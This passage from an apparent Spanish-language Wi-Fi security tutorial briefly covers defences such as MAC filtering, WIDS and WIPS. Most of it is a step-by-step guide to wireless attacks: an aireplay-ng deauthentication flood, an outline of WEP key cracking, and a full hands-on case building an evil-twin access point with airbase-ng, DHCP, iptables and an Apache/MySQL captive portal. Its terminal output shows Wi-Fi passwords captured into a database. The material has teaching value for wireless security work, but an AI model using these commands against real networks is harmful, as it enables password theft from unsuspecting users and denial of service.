**MAC ID filtering** – Sólo dará acceso a la red a direcciones MAC conocidas y pre-aprobadas. Pero si el atacante sniffee la dirección MAC de un cliente autorizado, se puede hacer pasar por ese cliente spoofeando su dirección.

**Static IP addressing** – Los APs típicos proveen direcciones IP a los clientes via DHCP. Requerir a los clientes que configuren su propia dirección hace difícil el acceso a un intruso casual o no sofisticado, pero proporciona poca protección frente a un atacante sofisticado.

**WIDS** – Un *Wireless Intrusion prevention System* es un dispositivo de red que monitorea el espectro de radio utilizado por WLANs para la presencia de APs no autorizados (detección de intrusiones). Inmediatamente alerta al administrador de sistemas cuando detecta algo sospechoso. Normalmente lo hace comparando la dirección MAC de los dispositivos inalámbricos.

Los dispositivos sospechosos pueden suplantar la dirección MAC de un dispositivo de la red autorizado. Hay nuevas investigaciones que usan *fingerprinting* para saber si se ha suplantado una dirección MAC. La idea es comparar firmas únicas exhibidas en las señales emitidas por cada dispositivo inalámbrico contra las firmas conocidas de dispositivos inalámbricos preautorizados.

**WIPS** – Añadido a la detección de intrusiones, un WIPS incluye características que previenen amenazas automáticamente. Para la prevención automática, es necesario que el WIPS sea capaz de detectar de manera precisa y clasificar la amenaza.

Los siguientes tipos de amenaza pueden ser prevenidas por un buen WIPS:

- APs sospechosos.
- APs mal configurados
- Mala asociación con el cliente
- Asociación no autorizada
- Ataque Man-in-the-middle
- Redes Ad hoc
- MAC spoofing
- Honeypot / evil twin attack
- Ataque DoS



Referencias:

[https://en.wikipedia.org/wiki/Wireless\\_security](https://en.wikipedia.org/wiki/Wireless_security)

[https://en.wikipedia.org/wiki/Wireless\\_intrusion\\_prevention\\_system](https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system)

<https://www.esecurityplanet.com/wireless-security/The-Caffe-Latte-Attack-How-It-Works-and-How-to-Block-It-3716656.htm>

[https://es.wikipedia.org/wiki/Spanning\\_tree](https://es.wikipedia.org/wiki/Spanning_tree)

## Ataques

- Creación AP falso
- DoS a AP verídico y suplantación con AP falso
- Creación de AP falso con portal cautivo o web false (para extraer credenciales)
- Despliegue de raspberry Pi que automatice las acciones
- Averiguar la clave de una red WEP

- **Para crear un punto de acceso falso**

Primero nos vamos a Kali.

Ponemos nuestra tarjeta inalámbrica en modo monitor. Para ello utilizamos la herramienta *airmon-ng*. Ejecutamos `airmon-ng start wlan0`. Puede que nos diga que hay procesos que impiden poner la tarjeta en modo monitor, por eso, los podemos matar con el comando `airmon-ng check kill`.

Uno de los procesos que es posible que nos aparezca es `wpa_supplicant`. Es el componente del IEEE 802.1X/WPA que se usa en las estaciones cliente. Implementa la negociación de la clave con un Autenticador WPA y controla el *roaming* y la autenticación/asociación del IEEE 802.11 del driver WLAN.

Está diseñado para ser un programa “daemon” que corre en segundo plano y actúan como el componente backend que controla la conexión inalámbrica.

Para crear el AP falso utilizamos *airbase-ng*, una herramienta incluida en la suite *aircrack-ng*. Es capaz de implementar, tal y como indica su documentación oficial, un ataque WEP Caffe Latte, o un ataque WEP Hirte o capturar el *handshake* WPA/WPA2, entre otras funcionalidades. Ejecutamos `airbase-ng -e “APFalso” -v wlan0mon`.

Ahora, queremos que los usuarios que se conecten a nuestro punto de acceso falso tengan acceso a Internet a través de nuestra red, la interfaz `eth0` (o la que respecta) y así poder capturar el tráfico con un sniffer, por ejemplo. Usaremos `iptables` y activaremos `ip_forward`. Redirigiremos el tráfico que tenga como destino el puerto 80 (HTTP) al 10000, donde podremos hacer uso de `sslstrip` y capturar los paquetes. Configuraremos también la interfaz “puente”

at0. También podemos hacer un portal cautivo, de forma que los datos introducidos en él, sean enviados a nosotros (por ejemplo, la contraseña real de un punto de acceso verídico que el usuario introduce).

Para crear un servidor DHCP podemos instalar uno con el comando `apt-get install isc-dhcp-server` y crear un archivo de configuración a la red de DHCP. Una vez instalado lo ejecutamos y dejamos a la espera de conexiones.

Configuraremos también un servidor DNS con uno que viene incluido en Kali.

Con esto tendríamos montado nuestro punto de acceso falso.

Referencias:

<https://thesecuritysentinel.es/rogue-ap-kali-linux-2016-2/>

<https://rootsh3ll.com/rogue-access-point/>

<https://www.aircrack-ng.org/>

[http://w1.fi/wpa\\_supplicant/](http://w1.fi/wpa_supplicant/)

#### - Para hacer un ataque DoS a un AP verídico

Desde una terminal, habiendo puesto nuestra tarjeta en modo monitor, ejecutamos los siguientes comandos:

Hacemos `airodump-ng mon0` para ver todos los APs dentro de nuestro rango.

Ahora, enviamos una gran cantidad de frames deauth para conseguir “echar” a los dispositivos conectados de la red. Comando: `aireplay-ng -deauth 1000 -a XX:XX:XX:XX:XX:XX -h YY:YY:YY:YY:YY:YY mon0`, siendo “1000” el número de frames para enviar al AP, “XX:...” la BSSID del AP y “YY:...” la dirección MAC de nuestro ordenador.

Referencias:

<https://null-byte.wonderhowto.com/how-to/hack-wi-fi-performing-denial-service-dos-attack-wireless-access-point-0147988/>

#### - Para hacer una suplantación con AP falso (Evil Twin attack) con portal cautivo

Escaneamos en busca de puntos de acceso. Cuando hayamos escogido uno, crearemos uno falso usando airbase-ng (ver primer paso) usando el mismo nombre y canal del escogido, de aquí el nombre del ataque Evil Twin.

El cliente ahora se desconecta una y otra vez del AP original.

El cliente se conecta a nuestro AP falso y empieza a navegar en Internet. Usaremos el mismo servidor DHCP del paso anterior y para redirigir el tráfico usaremos iptables.

Al entrar, le sale una página web que le pide la contraseña de la red original a la que supuestamente se quiere conectar.

Cuando el cliente meta la contraseña, será redirigido a la página de carga, para la cual usaremos Apache, y la contraseña se almacenará en la base de datos MySQL de la máquina del atacante.

Referencias:

<https://rootsh3ll.com/evil-twin-attack/>

[https://en.wikipedia.org/wiki/Confidence\\_trick](https://en.wikipedia.org/wiki/Confidence_trick)

- **Para desplegar una Raspberry Pi que automatice las acciones**

Referencias:

<https://www.raspberrypi.org/documentation/configuration/wireless/access-point.md>

<https://thesecuritysentinel.es/como-crear-un-equipo-autonomo-de-ataque-con-raspberry-pi/>

- **Para averiguar la clave de una red WEP**

Como hemos visto, WEP cifra con RC4 y RC4 requiere que los vectores de inicialización (IVs) sean aleatorios. La implementación de RC4 en WEP repite el vector de inicialización cada 6000 frames aproximadamente. Si podemos capturar suficientes IVs, podemos descifrar la clave.

Para ello pondremos nuestro adaptador inalámbrico en modo monitor, escanearemos en busca de APs que utilicen seguridad WEP. Una vez hecho esto, empezaremos a capturar paquetes que vengan del AP en cuestión y los guardaremos en un archivo de formato pcap. Pero esto nos permite capturar paquetes muy lentamente.

Lo que necesitamos hacer es inyectar paquetes al AP.

Necesitamos esperar a que alguien se conecte al AP para que podamos coger la dirección MAC de su tarjeta de red. Cuando tengamos su dirección MAC, podemos spoof y entonces inyectar paquetes en el AP al que está conectado.

Para inyectar paquetes podemos usar la herramienta *aireplay-ng*. Necesitamos la BSSID del AP y la dirección MAC del cliente que se ha conectado al AP. Capturaremos un paquete ARP y lo multiplicaremos muchas veces para generar los IVs que necesitamos para romper la seguridad WEP.

Cuando ya tengamos muchos IVs en guardados en nuestro archivo pcap, lo único que nos quedará hacer es averiguar la contraseña, para lo que usaremos la herramienta *aircrack-ng*. Si tenemos suficientes IVs, la clave se mostrará en nuestra pantalla.

Referencias:

<https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wep-passwords-with-aircrack-ng-0147340/>

Referencias generales:

<http://www.wifiway.org/hackear-redes-wifi-con-wifislax/>


## Caso práctico

### Forma manual

Vamos a hacer que un usuario se conecte a nuestro AP falso, y meta las credenciales del AP verídico al que cree que se está conectando mediante un portal cautivo. Mientras no introduzca las credenciales, no podrá navegar por Internet.

Primero, configuramos el servidor DHCP. Si no lo tenemos instalado, nos lo descargamos e instalamos.

```
apt-get update
apt-get install isc-dhcp-server
```

A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows the command 'apt-get install isc-dhcp-server' being executed. The output includes: 'Reading package lists... Done', 'Building dependency tree', 'Reading state information... Done', 'The following additional packages will be installed: libdns-export169 libirs-export160 libisc-export166 libiscfg-export160 policycoreutils selinux-utils', 'Suggested packages: isc-dhcp-server-ldap', 'The following NEW packages will be installed: isc-dhcp-server libdns-export169 libirs-export160 libisc-export166 libiscfg-export160 policycoreutils selinux-utils', '0 upgraded, 7 newly installed, 0 to remove and 899 not upgraded.', 'Need to get 2,188 kB of archives.', 'After this operation, 8,866 kB of additional disk space will be used.', 'Do you want to continue? [Y/n] y', and 'Get:1 http://archive-4.kali.org/kali kali-rolling/main amd64 libisc-export166 amd64 1:9.11.2+dfsg-5 [198 kB]'.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libdns-export169 libirs-export160 libisc-export166 libiscfg-export160 policycoreutils selinux-utils
Suggested packages:
  isc-dhcp-server-ldap
The following NEW packages will be installed:
  isc-dhcp-server libdns-export169 libirs-export160 libisc-export166 libiscfg-export160
  policycoreutils selinux-utils
0 upgraded, 7 newly installed, 0 to remove and 899 not upgraded.
Need to get 2,188 kB of archives.
After this operation, 8,866 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive-4.kali.org/kali kali-rolling/main amd64 libisc-export166 amd64 1:9.11.2+dfsg-5 [198
kB]
```

Ahora, lo configuramos mediante el archivo `/etc/dhcp/dhcpd.conf`. Lo comentamos todo menos las siguientes líneas:

```
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0
{
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
```

```

option routers 192.168.1.250;
option domain-name-servers 8.8.8.8;
range 192.168.1.30 192.168.1.40;
}

```

```

root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.8.7 File: /etc/dhcp/dhcpd.conf

# dhcpd.conf
#
# Sample configuration file for ISC dhcpd
#
# option definitions common to all supported networks...
#option domain-name "example.org";
#option domain-name-servers ns1.example.org, ns2.example.org;

authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0
{
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.250;
    option domain-name-servers 8.8.8.8;
    range 192.168.1.30 192.168.1.40;
}

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
#ddns-update-style none;

```

A continuación, pasamos a crear nuestro punto de acceso falso. Ponemos nuestra tarjeta de red en modo monitor con el comando:

```
airmon-ng start wlan1
```

Buscamos posibles redes que falsificar con el comando:

```
airodump-ng wlan1mon
```

Una vez hemos elegido la red que queremos falsificar, ejecutamos el siguiente comando para suplantar el punto de acceso elegido:

```
airbase-ng -e "MiRedFalsa" -c 11 wlan1mon
```

```


root@kali:~# airbase-ng -e "MOVISTAR_2976" -c 11 wlan1mon
16:20:23 Created tap interface at0
16:20:23 Trying to set MTU on at0 to 1500
16:20:23 Trying to set MTU on wlan1mon to 1800
16:20:23 Access Point with BSSID 00:C0:CA:59:44:3C started.

```

Dejamos abierto airbase-ng.


Ahora, importante, es configurar nuestra interfaz falsa que acabamos de crear, en nuestro caso `at0`:

```
ifconfig at0 up
ifconfig at0 192.168.1.250 netmask 255.255.255.0
route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.250
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig at0 up
root@kali:~# ifconfig at0 192.168.1.250 netmask 255.255.255.0
root@kali:~# route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.250
```

La interfaz `at0` se nos queda configurada de la siguiente manera:




```
root@kali:~# ifconfig at0
at0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.250 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::2c0:caff:fe59:443c prefixlen 64 scopeid 0x20<link>
    ether 00:c0:ca:59:44:3c txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 740 (740.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Ahora, vamos a configurar el IP forwarding. Vamos a necesitar la dirección IP de la interfaz que tiene acceso a Internet, en nuestro caso, `wlan0`:

`ip route`



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ip route
default via 192.168.1.1 dev wlan0 proto static metric 600
192.168.1.0/24 via 192.168.1.250 dev at0 scope link
192.168.1.0/24 dev at0 proto kernel scope link src 192.168.1.250
192.168.1.0/24 dev wlan0 proto kernel scope link src 192.168.1.36 metric 600
root@kali:~#
```

Nos guardamos la dirección IP de la interfaz `wlan0`, en este caso, `192.168.1.36`.

Configuramos iptables:

```
iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 192.168.1.36:80
iptables -t nat -A POSTROUTING -j MASQUERADE
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
root@kali:~# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 192.168.1.36:80
root@kali:~# iptables -t nat -A POSTROUTING -j MASQUERADE
```

Habilitamos el IP forwarding con:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

Lanzamos el servidor DHCP con:

```
dhcpd -cf /etc/dhcp/dhcpd.conf -pf /var/run/dhclient-wlan0.pid
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dhcpd -cf /etc/dhcp/dhcpd.conf -pf /var/run/dhclient-wlan0.pid
Internet Systems Consortium DHCP Server 4.3.5
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcp/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhclient-wlan0.pid
Wrote 0 leases to leases file.
Multiple interfaces match the same subnet: wlan0 at0
Multiple interfaces match the same shared network: wlan0 at0
Listening on LPF/at0/00:c0:ca:59:44:3c/192.168.1.0/24
Sending on LPF/at0/00:c0:ca:59:44:3c/192.168.1.0/24

No subnet declaration for wlan1mon (no IPv4 addresses).
** Ignoring requests on wlan1mon. If this is not what
you want, please write a subnet declaration
in your dhcpd.conf file for the network segment
to which interface wlan1mon is attached. **

Listening on LPF/wlan0/34:23:87:05:34:cf/192.168.1.0/24
Sending on LPF/wlan0/34:23:87:05:34:cf/192.168.1.0/24

No subnet declaration for eth0 (no IPv4 addresses).
** Ignoring requests on eth0. If this is not what
you want, please write a subnet declaration
in your dhcpd.conf file for the network segment
to which interface eth0 is attached. **

Sending on Socket/fallback/fallback-net
root@kali:~#
```

Lanzamos Apache (haberlo hecho antes) y Mysql con:

```
systemctl start apache2
systemctl start mysql
```

Ahora, configuramos Mysql:

Entramos con root con:

```
mysql -u root -p
```

Creamos el usuario fakeap con:

```
create user fakeap@localhost identified by 'fakeap';
```

Creamos la base de datos rogue\_AP con:

```
create database rogue_AP;
```

```
use rogue_AP;
```

Creamos la tabla wpa\_keys con:

```
create table wpa_keys(password1 varchar(32), password2 varchar(32));
```

Damos acceso al usuario fakeap con:

```
grant all privileges on rogue_AP.* to 'fakeap'@'localhost';
```

```
root@kali:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 44
Server version: 10.1.26-MariaDB-1 Debian unstable

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database rogue_AP;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> use rogue_AP;
Database changed
MariaDB [rogue_AP]> create table wpa_keys(password1 varchar(32), password2 varchar(32));
Query OK, 0 rows affected (0.00 sec)

MariaDB [rogue_AP]> grant all privileges on rogue_AP.* to 'fakeap'@'localhost';
Query OK, 0 rows affected (0.00 sec)

MariaDB [rogue_AP]> exit;
Bye
root@kali:~#
```

Nos salimos de Mysql y entramos de nuevo, esta vez con el usuario fakeap que acabamos de crear:

```
mysql -u fakeap -p
```

```
use rogue_AP;
```

Hacemos una prueba insertando en la tabla wpa\_keys con:

```
insert into wpa_keys(password1, password2) values ("testpass1",
"testpass2");
select * from wpa_keys;
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# mysql -u fakeap -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 45  
Server version: 10.1.26-MariaDB-1 Debian unstable  
  
Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> use rogue_AP  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MariaDB [rogue_AP]> insert into wpa_keys(password1, password2) values ("testpass1", "testpass2");  
Query OK, 1 row affected (0.01 sec)  
  
MariaDB [rogue_AP]> select * from wpa_keys;  
+-----+-----+  
| password1 | password2 |  
+-----+-----+  
| testpass1 | testpass2 |  
+-----+-----+  
1 row in set (0.00 sec)  
  
MariaDB [rogue_AP]> █
```


Ponemos la web que queremos en el directorio `/var/www/html/` de Apache.

```
root@kali: /var/www/html  
File Edit View Search Terminal Help  
root@kali:~# cp Downloads/Rogue_AP.zip /var/www/html/  
root@kali:~# cd /var/www/html/  
root@kali:/var/www/html# ls  
index.html  index.nginx-debian.html  Rogue_AP.zip  
root@kali:/var/www/html# unzip Rogue_AP.zip  
Archive:  Rogue_AP.zip  
  inflating: bg.jpg  
  inflating: dbconnect.php  
replace index.html? [y]es, [n]o, [A]ll, [N]one, [r]ename: y  
  inflating: index.html  
  inflating: loading.gif  
  inflating: logo.png  
  inflating: masthead.jpg  
  inflating: style.css  
  inflating: upgrading.html  
root@kali:/var/www/html# █
```

En este punto tenemos abierto airbase-ng.

Vamos a hacer una prueba.

**Nota:** en Android, por encima de algunas versiones del sistema operativo, el portal cautivo necesita tener el archivo `generate_204`, por lo que si no lo tenemos, nos dará error. Si ocurre esto, podemos acceder al portal poniendo la IP “a mano”.



Tras varias pruebas, comprobamos que hemos recibido los datos en nuestra base de datos Mysql:

```
^Croot@kali:/var/run/mysql -u fakeap -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 48
Server version: 10.1.26-MariaDB-1 Debian unstable

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use rogue_AP
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
MariaDB [rogue_AP]> select * from wpa_keys;
+-----+-----+
| password1 | password2 |
+-----+-----+
| testpass1 | testpass2 |
| passwordhacked | passwordhacked |
| passwordhacked | passwordhacked |
+-----+-----+
3 rows in set (0.00 sec)

MariaDB [rogue_AP]>
```

